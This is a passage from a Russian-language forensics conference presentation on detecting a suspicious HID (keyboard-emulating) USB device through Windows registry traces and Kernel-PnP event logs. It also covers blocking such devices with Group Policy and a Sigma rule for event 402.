HKLM\SYSTEM\ControlSet001\Enum\HID\VID_D3C0&PID_D34D&MI_01\8&209d59a&0&0000\Properties\{83da6326-97a6-4088-9453-a1923f573b29}\0003
HKLM\SYSTEM\ControlSet001\Enum\HID\VID_D3C0&PID_D34D&MI_01\8&209d59a&0&0000\Properties\{a8b865dd-2e3d-4094-ad97-e593a70c75d6}\0006
HKLM\SYSTEM\ControlSet001\Enum\HID\VID_D3C0&PID_D34D&MI_01\8&209d59a&0&0000\Properties\{a8b865dd-2e3d-4094-ad97-e593a70c75d6}\0005
HKLM\SYSTEM\ControlSet001\Enum\HID\VID_D3C0&PID_D34D&MI_01\8&209d59a&0&0000\Properties\{540b947e-8b40-45bc-a8a2-6a0b894cbda2}
HKLM\SYSTEM\ControlSet001\Enum\HID\VID_D3C0&PID_D34D&MI_01\8&209d59a&0&0000\Properties\{a8b865dd-2e3d-4094-ad97-e593a70c75d6}\000E
HKLM\SYSTEM\ControlSet001\Enum\HID\VID_D3C0&PID_D34D&MI_01\8&209d59a&0&0000\Properties\{a8b865dd-2e3d-4094-ad97-e593a70c75d6}\0008
HKLM\SYSTEM\ControlSet001\Enum\USB\VID_0E0F&PID_0002\6&30c5d09c&0&7\Device Parameters
HKLM\SYSTEM\ControlSet001\Enum\USB\VID_0E0F&PID_0002\6&30c5d09c&0&8\Device Parameters
.\Windows\System32\winevt\Logs\Microsoft-Windows-Kernel-PnP%4Driver Watchdog.evtx
```

Timeline.xlsx



Ищем строки HKLM\SYSTEM\ControlSet001\Enum\HID\ ->  
**HID\VID\_D3C0&PID\_D34D&MI\_01\8&209d59a&0&0000**

NO  
FF  
ONE  
2022

# Демонстрация



Детект следов в ОС



# Запрет на подключение устройств

Используем групповые политики

Компьютер\Административные шаблоны\Установка  
устройства\Ограничения на установку устройств



Код экземпляра из timeline.xls  
HKLM\SYSTEM\ControlSet001\Enum\HID\

# Дальнейший мониторинг

The screenshot displays the Windows Event Viewer interface. On the left, a tree view shows system components, with 'Kernel-PnP' selected. The main pane shows a list of events with the following columns: 'Уровень' (Level), 'Дата и время' (Date and time), 'Источник' (Source), 'Код со...' (Code), and 'Категория задачи' (Task category). The events are as follows:

Уровень	Дата и время	Источник	Код со...	Категория задачи
Предупреждение	16.08.2022 12:23:52	Kernel-PnP	402	Отсутствует
Сведения	16.08.2022 12:23:52	Kernel-PnP	430	Отсутствует
Предупреждение	16.08.2022 12:23:52	Kernel-PnP	402	Отсутствует
Сведения	16.08.2022 12:23:52	Kernel-PnP	420	Отсутствует
Сведения	16.08.2022 12:13:34	Kernel-PnP	410	Отсутствует
Сведения	16.08.2022 12:13:34	Kernel-PnP	410	Отсутствует
Сведения	16.08.2022 12:13:34	Kernel-PnP	400	Отсутствует
Сведения	16.08.2022 12:13:34	Kernel-PnP	410	Отсутствует

Below the list, the details for 'Событие 402, Kernel-PnP' are shown. The 'Общие' (General) tab is active, displaying the following information:

Конфигурация устройства HID\VID\_D3C0&PID\_D34D&MI\_01\8&209d59a&0&0000 заблокирована политикой.

Имя драйвера: keyboard.inf  
GUID класса: {4d36e96b-e325-11ce-bfc1-08002be10318}  
Дата драйвера: 06/21/2006  
Версия драйвера: 10.0.19041.1  
Поставщик драйвера: Microsoft  
Раздел драйвера: HID\_Keyboard\_Inst.NT  
Ранг драйвера: 0xFF1003  
Соответствующий ИД устройства: HID\_DEVICE\_SYSTEM\_KEYBOARD  
Драйверы с более низким рангом: input.inf:HID\_DEVICE:00FF1005  
Устройство обновлено: false  
Состояние: 0xC0000361  
Родительское устройство: USB\VID\_D3C0&PID\_D34D&MI\_01\7&280dd913&0&0001

Kernel-PnP, EventID=402

# Sigma правило



title: Suspicious HID-device-2

ruletype: Sigma

author: N.Panov

date: 2022/08/25

description: Detects suspicious HID-device installation

detection:

SELECTION\_1:

**Channel: Microsoft-Windows-Kernel-PnP/Configuration**

SELECTION\_2:

**Provider\_Name: Microsoft-Windows-Kernel-PnP**

SELECTION\_3:

**EventID: 402**

condition: SELECTION\_1 and SELECTION\_2 and SELECTION\_3

falsepositives:

- Unknown

id: 1d61f71d-59d2-479e-9562-4ff5f4ead24b

level: critical

logsource:

**product: windows**

**service: Kernel-PnP**


modified: 2022/08/25

status: experimental

NO  
FF  
ONE  
2022

# Демонстрация

Защита и мониторинг



# Заклучение и результаты опроса



Присоединяйтесь к нам!

**4N6.RU**  
**CYBER COMMUNITY**



@forensicsru



**NO**  
**FF**  
**ONE**  
**2022**